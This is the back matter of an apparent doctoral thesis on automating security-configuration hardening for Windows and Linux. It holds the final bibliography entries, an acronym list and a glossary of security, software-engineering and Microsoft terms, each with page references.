[134] Edmund Wong et al. "DASE: Document-assisted Symbolic Execution for Improving Automated Software Testing". In: *Proceedings of the 37th IEEE/ACM International Conference on Software Engineering - Volume 1*. ICSE '15. Florence, Italy: IEEE Press, 2015, pp. 620–631. ISBN: 978-1-4799-1934-5. URL: https://dl.acm.org/citation.cfm?id=2818754.2818831.

[135] Huayao Wu et al. "An Empirical Comparison of Combinatorial Testing, Random Testing and Adaptive Random Testing". In: *IEEE Transactions on Software Engineering* 46.3 (2020), pp. 302–320. DOI: 10.1109/TSE.2018.2852744.

[136] Tianyin Xu and Yuanyuan Zhou. "Systems Approaches to Tackling Configuration Errors: A Survey". In: *ACM Comput. Surv.* 47.4 (July 2015), 70:1–70:41. ISSN: 0360-0300. DOI: 10.1145/2791577. URL: https://doi.acm.org/10.1145/2791577.

[137] Tianyin Xu et al. "Do Not Blame Users for Misconfigurations". In: *Proceedings of the Twenty-Fourth ACM Symposium on Operating Systems Principles*. SOSP '13. Farminton, PA: Association for Computing Machinery, 2013, pp. 244–259. ISBN: 978-1-4503-2388-8. DOI: 10.1145/2517349.2522727. URL: https://doi.acm.org/10.1145/2517349.2522727.

[138] Tianyin Xu et al. "Early Detection of Configuration Errors to Reduce Failure Damage". In: *12th USENIX Symposium on Operating Systems Design and Implementation (OSDI 16)*. Savannah, GA: USENIX Association, Nov. 2016, pp. 619–634. ISBN: 978-1-931971-33-1. URL: https://www.usenix.org/conference/osdi16/technical-sessions/presentation/xu.

[139] Tianyin Xu et al. "Hey, You Have Given Me Too Many Knobs!: Understanding and Dealing with Over-designed Configuration in System Software". In: *Proceedings of the 2015 10th Joint Meeting on Foundations of Software Engineering*. ESEC/FSE 2015. Bergamo, Italy: Association for Computing Machinery, 2015, pp. 307–319. ISBN: 978-1-4503-3675-8. DOI: 10.1145/2786805.2786852. URL: https://doi.acm.org/10.1145/2786805.2786852.

[140] Jinqiu Yang et al. "Towards Extracting Web API Specifications from Documentation". In: *Proceedings of the 15th International Conference on Mining Software Repositories*. MSR '18. Gothenburg, Sweden: Association for Computing Machinery, 2018, pp. 454–464. ISBN: 9781450357166. DOI: 10.1145/3196398.3196411. URL: https://doi.org/10.1145/3196398.3196411.

[141] Cemal Yilmaz, Myra B. Cohen, and Adam Porter. "Covering Arrays for Efficient Fault Characterization in Complex Configuration Spaces". In: ISSTA '04 (2004), pp. 45–54. DOI: 10.1145/1007512.1007519. URL: https://doi.org/10.1145/1007512.1007519.

[142] Zuoning Yin et al. "An Empirical Study on Configuration Errors in Commercial and Open Source Systems". In: *Proceedings of the Twenty-Third ACM Symposium on Operating Systems Principles*. SOSP '11. Cascais, Portugal: Association for Computing Machinery, 2011, pp. 159–172. ISBN: 978-1-4503-0977-6. DOI: 10.1145/2043556.2043572. URL: https://doi.acm.org/10.1145/2043556.2043572.

[143] Linbin Yu et al. "ACTS: A Combinatorial Test Generation Tool". In: *2013 IEEE Sixth International Conference on Software Testing, Verification and Validation*. 2013, pp. 370–375. DOI: 10.1109/ICST.2013.52. URL: https://doi.org/10.1109/ICST.2013.52.

[144] Hao Zhong et al. "Inferring specifications for resources from natural language API documentation". In: *Automated Software Engineering* 18.3 (Dec. 2011), pp. 227–261. ISSN: 1573-7535. DOI: 10.1007/s10515-011-0082-3. URL: https://doi.org/10.1007/s10515-011-0082-3.

Acronyms

ACM Association for Computing Machinery. 19

ACTS Automated Combinatorial Testing for Software. 116, 117, 122

ADML ADML files allow the Group Policy Object Editor's user interface to display information in different languages. 52, 57, 58, 60, 64, 65, 67, 69, 70, 75, 76, 137

ADMX XML-based Administrative Template Files. 52, 57, 58, 60, 64, 65, 67, 69, 70, 74, 76, 82, 137

AES Advanced Encryption Standard. 96

API Application Programming Interface. 11, 44, 138

ASE IEEE/ACM International Conference on Automated Software Engineering. 19, 154

ASR Attack Surface Reduction. 102–104, 106, 107, 109

ATs Administrative Templates. 74–76

AWS Amazon Web Services. 38, 42, 118, 130, 131

BA Balanced Accuracy. 79, 80

BERT Bidirectional Encoder Representations from Transformers. 78–82

BSI Bundesamt für Sicherheit in der Informationstechnik, i.e., the German Federal Office for Information Security. 151

CD Continuous Delivery. 18, 148

CI Continuous Integration. 14, 16, 18, 27, 42, 44, 46, 61, 65, 130, 144, 145, 148

CIS Center for Internet Security. 4, 5, 9, 10, 14, 16, 17, 23, 29, 36, 39–41, 45, 46, 49, 51, 52, 57, 62, 63, 65, 68, 73–76, 78–83, 85, 113, 114, 116, 117, 122, 129, 136, 138, 144, 147, 151, 153, 162

CIS-CAT CIS-Configuration Assessment Tool. 36, 42, 63, 65, 67

CODASPY ACM Conference on Data and Application Security and Privacy. 19

CSV Comma-separated values. 58

DISA Defense Information Systems Agency. 4, 5, 17, 23, 29, 50, 52, 55, 57, 62–64, 68, 85, 138, 144, 147, 151, 162

.doc .doc (an abbreviation of ”document”) is a filename extension used for word processing documents stored on Microsoft proprietary Word Binary File Format.. 86, 92, 98

Dr. rer. nat. doctor rerum naturalium, i.e., latin for ’doctor of natural sciences’. See also Ph.D.. iii

EC2 Elastic Compute Cloud. 42

.exe .exe is a common filename extension denoting an executable file (the main execution point of a computer program) for Microsoft Windows. 86, 87, 102

FOSS Free and Open-Source Software. 137

GUI Graphical user interface. 31, 51, 57, 61, 99

IaC Infrastructure as Code. 23, 135, 137

ICSE IEEE/ACM International Conference on Software Engineering. 154

IE Internet Explorer. 48

IEEE Institute of Electrical and Electronics Engineers. 19

IETF Internet Engineering Task Force. 138

IIS Internet Information Services. 48

INF Setup Information file. 58, 59

.iso Optical disc image. 65

IT Information Technology. 5, 13, 35, 73, 150, 151

JSON JavaScript Object Notation. 33, 34, 41, 55, 61, 62, 64, 117, 119

JVM Java Virtual Machine. 42

LDA Latent-Dirichlet-Allocation. 77–82

LSI Landesamt für Sicherheit in der Informationstechnik, i.e., the Bavarian Office for Information Security. 151

NIST National Institute of Standards and Technology. 4, 5, 8

NLP natural language processing. vii, ix, xi, xii, 11, 14–17, 20, 49, 52–55, 57, 62–64, 71, 73, 74, 78, 82, 135, 138, 143–145, 147, 152

NLTK Natural Language Toolkit. 56

NOP No Operation. 91, 92

NSA National Security Agency. 5

NTFS New Technology File System. 32, 106, 107

NTLM New Technology LAN Manager. 93, 107

OS Operating System. 3, 8, 14, 35, 36, 45, 46, 57, 58, 61, 65, 67, 69, 74, 80, 85, 136, 144

OVAL Open Vulnerability and Assessment Language. 4, 23, 24, 29, 30, 33, 50, 62, 65–67, 136

PC Personal Computer. 3, 85, 97, 151

PDF Portable Document Format. 34, 45, 49, 51, 62

Ph.D. Philosophiae Doctor. The goal of this thesis. v, vi, xi, xii, 23, 49, 73, 83, 113, 135, 155

PIN Personal Identification Number. 94, 105, 108

PoC Proof of Concept. 15–17, 52–55, 71, 74, 75, 120, 125, 127, 132, 139, 146, 150

POS Part of Speech. 16, 56, 58, 76

RAM Random-Access Memory. 65, 94, 122, 131

RDP Remote Desktop Protocol. 93

RHEL Red Hat Enterprise Linux. 5, 35, 46, 48, 153

RTLO Right-To-Left Override. 86, 101

S3 Simple Storage Service. 42

SA Sentiment Analysis. 76, 78, 139

SACM Security Automation and Continuous Monitoring. 138

SCAP Security Content Automation Protocol. 4, 5, 7–9, 14, 16, 23, 26, 29, 30, 34, 46, 47, 49–51, 53–56, 62, 63, 65, 71, 138, 144

SFeRA Security Framework and Regulations Application. 34, 44, 45

SiSyPHuS Win10 **S**tud**i**e zu **Sy**stemintegrität, **P**rotokollierung, **H**ärtung **u**nd **S**icherheitsfunktionen in **Win**dows **10**. 151

SLES SUSE Linux Enterprise Server. 46, 48

SSD Solid-State Drive. 94, 102

TCP Transmission Control Protocol. 87, 95, 98, 99

tf-idf frequency-inverse document frequency. 76–78

TPM Trusted Platform Module. 94, 107, 108

TUM Technical University of Munich. v, 20, 83–86, 89, 97–99, 111, 115, 150, 151

UAC User Account Control. 60, 88, 89, 98, 99, 104, 105

URL Uniform Resource Locator. 100, 101

US United States of America. 5

USB Universal Serial Bus. 102, 103

VBA Visual Basic for Applications. 90, 92

VC Version Control. 18, 25, 28, 29, 34, 38, 147

VCS Version Control Sytem. 14, 15, 17, 18, 47, 144, 147, 148

VM Virtual Machine. 16, 38, 42, 65, 118, 123, 124, 130, 136

W10 See Windows 10. 74, 75, 78–81

WinRM Windows Remote Management. 42

WLAN Wireless Local Area Network. 94

WMI Windows Management Instrumentation. 87, 88, 104

WS16 See Windows Server 2016. 78–81

XCCDF eXtensible Configuration Checklist Description Format. 4, 23, 24, 30, 49–51, 76, 82

XLSX Office Open XML Workbook. 34, 45, 64

XML eXtensible Markup Language. 30, 33, 76

Glossary

Active Directory Active Directory (AD) is a directory service developed by Microsoft for Windows domain networks. It is included in most Windows Server operating systems as a set of processes and services. Initially, Active Directory was used only for centralized domain management. However, Active Directory eventually became an umbrella title for a broad range of directory-based identity-related services. 55, 61

Administrative Template Administrative Templates are a feature of Group Policy, a Microsoft technology for centralized management of machines and users in an Active Directory environment. 17, 52, 54, 68, 147

Alexander Pretschner Walter Alexander Pretschner is a German computer scientist and university lecturer. He is Professor of Software and Systems Engineering at the Technical University of Munich, founding director of the Bavarian Research Institute for Digital Transformation and scientific director of fortiss, the research institute of the Free State of Bavaria for software-intensive systems and services. iii, v, 19, 20

Android Android is a mobile operating system based on a modified version of the Linux kernel and other open source software, designed primarily for touchscreen mobile devices such as smartphones and tablets. 69, 150

Ansible Ansible is an open-source software provisioning, configuration management, and application-deployment tool enabling infrastructure as code. 5, 23, 29, 38, 41, 42, 61, 118, 136

antivirus software Antivirus software (abbreviated to AV software), also known as anti-malware, is a computer program used to prevent, detect, and remove malware. 11, 89–91, 93, 96, 98–100, 105, 154

ATT&CK The Adversarial Tactics, Techniques, and Common Knowledge or MITRE ATT&CK is a guideline for classifying and describing cyberattacks and intrusions. 85, 100, 110, 111

Base64 In computer programming, Base64 is a group of binary-to-text encoding schemes that represent binary data (more specifically, a sequence of 8-bit bytes) in sequences of 24 bits that can be represented by four 6-bit Base64 digits. 92, 96

Bash Bash is a Unix shell and command language written by Brian Fox for the GNU Project as a free software replacement for the Bourne shell. 23

Bernd Grobauer Bernd Grobauer received his diploma in informatics from the Technical University of Munich in 1997 and his Ph.D. from the University of Aarhus in 2001. Since then, he is working as an IT security researcher at Siemens. v, 19, 20

BitLocker BitLocker is a full volume encryption feature included with Windows versions starting with Windows Vista. 94

C++ C++ is a general-purpose programming language created by Danish computer scientist Bjarne Stroustrup as an extension of the C programming language, or "C with Classes". 92

`certutil` Certutil.exe is a command-line program, installed as part of Certificate Services. One can use certutil.exe to dump and display certification authority (CA) configuration information, configure Certificate Services, backup and restore CA components, and verify certificates, key pairs, and certificate chains. 96, 108, 109

Chef Progress Chef (formerly Chef) is a configuration management tool written in Ruby and Erlang. 5, 23, 61

`cmd.exe` Command Prompt, also known as cmd.exe or cmd, is the default command-line interpreter for the Windows operating systems. 108, 109

ComplianceAsCode Collection of security-configuration guides and corresponding check and implementation scripts of Red Hat. 24, 29, 136

Debian Debian GNU/Linux, is a Linux distribution composed of free and open-source software, developed by the community-supported Debian Project.. 18, 46, 48, 148

DevOps DevOps is a set of practices that combines software development (Dev) and IT operations (Ops). 26–29, 38, 42, 46, 136

Domain Controller On Microsoft Servers, a domain controller (DC) is a server computer that responds to security authentication requests (logging in, etc.) within a Windows domain. 7, 55

F1 In statistical analysis of binary classification, the F-score or F-measure is a measure of a test's accuracy. It is calculated from the precision and recall of the test, where the precision is the number of true positive results divided by the number of all positive results, including those not identified correctly, and the recall is the number of true positive results divided by the number of all samples that should have been identified as positive. 80, 145

git Git is a software for tracking changes in any set of files, usually used for coordinating work among programmers collaboratively developing source code during software development. 14, 44, 136, 138, 144

GitHub GitHub, Inc. is a provider of Internet hosting for software development and version control using Git.. 55, 65

GitLab GitLab Inc. is the open-core company that provides GitLab, the DevOps software that combines the ability to develop, secure, and operate software in a single application. 34, 44, 46

GitLab CI/CD GitLab CI/CD is a tool for software development using the continuous methodologies. 42, 46, 48

JavaScript JavaScript (often abbreviated JS, is a programming language that is one of the core technologies of the World Wide Web, alongside HTML and CSS. 87

LGPO.exe LGPO.exe is a command-line utility to automate the management of local group policy. 58, 62, 68

Linux Linux is a family of open-source Unix-like operating systems based on the Linux kernel, an operating system kernel first released on September 17, 1991, by Linus Torvalds. 3, 8, 26, 29, 69, 70, 82, 136, 138, 150

Markdown Markdown is a lightweight markup language for creating formatted text using a plain-text editor. 30, 55, 57

Member Server Member server is a server role defined by Microsoft Active Directory (AD). A member server belongs to a domain but is not the Domain Controller. It can function as a file server, database server, application server, firewall, remote access server and certificate server. 7

Metasploit The Metasploit Project is a computer security project that provides information about security vulnerabilities and aids in penetration testing and IDS signature development. 87, 91, 95, 99

Microsoft Microsoft Corporation is an American multinational technology corporation which produces computer software, consumer electronics, personal computers, and related services. Its best-known software products are the Microsoft Windows line of operating systems, the Microsoft Office suite, and the Internet Explorer and Edge web browsers. 3, 17, 45, 57, 58, 61, 62, 65, 67, 68, 70, 74, 76, 89, 94, 99, 113, 147

Microsoft Office Microsoft Office, or simply Office, is a family of client software, server software, and services developed by Microsoft. 4, 66, 86, 87, 97, 98, 113

MS-DOS MS-DOS (Microsoft Disk Operating System also known as Microsoft DOS) is an operating system for x86-based personal computers mostly developed by Microsoft. 94

named-entity recognition Named-entity recognition is a subtask of information extraction that seeks to locate and classify named entities mentioned in unstructured text into pre-defined categories such as person names, organizations, locations, medical codes, time expressions, quantities, monetary values, percentages, etc. 76

natural language In neuropsychology, linguistics, and the philosophy of language, a natural language or ordinary language is any language that has evolved naturally in humans through use and repetition without conscious planning or premeditation. 9, 10, 14–17, 63, 74, 82, 144, 145, 147, 151

n-gram In the fields of computational linguistics and probability, an n-gram is a contiguous sequence of n items from a given sample of text or speech. 76, 77

OpenSCAP The OpenSCAP ecosystem provides multiple tools to assist administrators and auditors with assessment, measurement, and enforcement of security baselines. 138, 139

Outlook Microsoft Outlook is a personal information manager software system from Microsoft, available as a part of the Microsoft Office suite. 23, 66, 67, 94, 98

PowerShell PowerShell is a task automation and configuration management program from Microsoft, consisting of a command-line shell and the associated scripting language. 23, 33, 34, 39–41, 55, 61, 62, 65, 87, 92, 94, 101, 103, 108, 109, 111

precision Precision (also called positive predictive value) is the fraction of relevant instances among the retrieved instances. 79, 80

Puppet In computing, Puppet is a software configuration management tool which includes its own declarative language to describe system configuration. 5, 61

Python Python is a high-level, interpreted, general-purpose programming language. Its design philosophy emphasizes code readability with the use of significant indentation. 18, 55, 65, 96, 147

Qualys Qualys, Inc. provides cloud security, compliance and related services. Qualys provides vulnerability management solutions using a ”software as a service” (SaaS) model. 5

ransomware Ransomware is a type of malware from cryptovirology that threatens to publish the victim’s personal data or perpetually block access to it unless a ransom is paid. 11, 96–99

recall Recall is the fraction of relevant instances that were retrieved. 79–81

Red Hat Red Hat, Inc. is an American IBM subsidiary software company that provides open source software products to enterprises. 5, 151, 153

SaltStack Salt (sometimes referred to as SaltStack) is Python-based, open-source software for event-driven IT automation, remote task execution, and configuration management. 58, 61

Scapolite Format YAML/Markdown-based format for security-configuration guides. 25, 26, 29–31, 34, 44–46, 55, 68, 82, 122, 144

Siemens Siemens AG is a German multinational conglomerate corporation and the largest industrial manufacturing company in Europe headquartered in Munich with branch offices abroad. v, 5, 16, 18, 26, 29, 30, 34, 35, 41, 44–48, 55, 65, 68, 73–75, 78–81, 84, 85, 114, 118, 120, 124, 129, 136, 144, 148, 150–152, 155, 158–161

SmartScreen SmartScreen (officially called Windows SmartScreen, Windows Defender SmartScreen and SmartScreen Filter in different places) is a cloud-based anti-phishing and anti-malware component included in several Microsoft products. 101, 103

software engineering Software engineering is a systematic engineering approach to software development. xii, 6, 14, 15, 17, 18, 115, 135, 139, 144, 147, 148, 154, 155

software testing Software testing is the act of examining the artifacts and the behavior of the software under test by validation and verification. Software testing can also provide an objective, independent view of the software to allow the business to appreciate and understand the risks of software implementation. xii, 15, 17, 116, 133, 135, 136, 143, 146, 147

svchost.exe Svchost.exe (Service Host, or SvcHost) is a system process that can host from one or more Windows services in the Windows NT family of operating systems. Svchost is essential in the implementation of shared service processes, where a number of services can share a process in order to reduce resource consumption. 105

Tenable Nessus Nessus is a proprietary vulnerability scanner developed by Tenable, Inc. 5

Ubuntu Ubuntu is a Linux distribution based on Debian and composed mostly of free and open-source software. 46, 48, 70

Unicode Unicode, formally The Unicode Standard is an information technology standard for the consistent encoding, representation, and handling of text expressed in most of the world's writing systems. 86

Vagrant Vagrant is an open-source software product for building and maintaining portable virtual software development environments; e.g., for VirtualBox, KVM, Hyper-V, Docker containers, VMware, and AWS. 41, 118, 130

VBScript VBScript ("Microsoft Visual Basic Scripting Edition") is an Active Scripting language developed by Microsoft that is modeled on Visual Basic. Extensions: `.vbs` and `.vbe`. 87, 90

VirtualBox Oracle VM VirtualBox (formerly Sun VirtualBox, Sun xVM VirtualBox and Innotek VirtualBox) is a type-2 hypervisor for x86 virtualization developed by Oracle Corporation. 41, 42, 65, 118

Windows Windows is a group of several proprietary graphical operating system families developed and marketed by Microsoft. 3, 8, 9, 14, 16, 17, 20, 26, 29, 31–34, 45, 49–63, 65, 66, 68–70, 80, 88, 89, 93–97, 99, 100, 104, 105, 108, 124, 136–139, 143, 144, 147, 150, 153

Windows 10 Windows 10 is a major release of Microsoft's Windows NT operating system. For full information see Windows. xi, 4, 10, 17, 18, 20, 23, 39, 48, 50, 65–67, 74, 76, 80, 83, 85–87, 89, 93–95, 97, 99, 100, 108, 110, 111, 113, 117, 122, 126, 130–132, 143, 146–148

Windows Defender Antivirus Microsoft Defender Antivirus (formerly Windows Defender) is an anti-malware component of Microsoft Windows. 87, 89–92, 95, 96, 98, 100, 101, 103, 105

Windows Server 2016 Windows Server 2016 is the eighth release of the Windows Server server operating system developed by Microsoft as part of the Windows NT family of operating systems. 18, 52, 55–58, 62–64, 66, 79, 148

Windows Server 2019 Windows Server 2019 is the ninth version of the Windows Server operating system by Microsoft, as part of the Windows NT family of operating systems. 17, 52, 63, 113, 147

Windows Server 2022 Windows Server 2022 is the tenth and latest major long term servicing channel (LTSC) release of the Windows Server operating system by Microsoft, as part of the Windows NT family of operating systems.. 46

Word Microsoft Word is a word processing software developed by Microsoft. 3, 66, 67, 98, 102

YAML YAML is a human-readable data-serialization language. 25, 26, 30, 38, 55, 57

zero-click A zero-click attack is an exploit that requires no user interaction to operate - that is to say, no key-presses or mouse clicks. 85, 110, 146

zero-day A zero-day (also known as a 0-day) is a computer-software vulnerability previously unknown to those who should be interested in its mitigation, like the vendor of the target software. Until the vulnerability is mitigated, hackers can exploit it to adversely affect programs, data, additional computers or a network. An exploit directed at a zero-day is called a zero-day exploit, or zero-day attack. 15, 84, 145, 146

List of Figures

Listings

List of Tables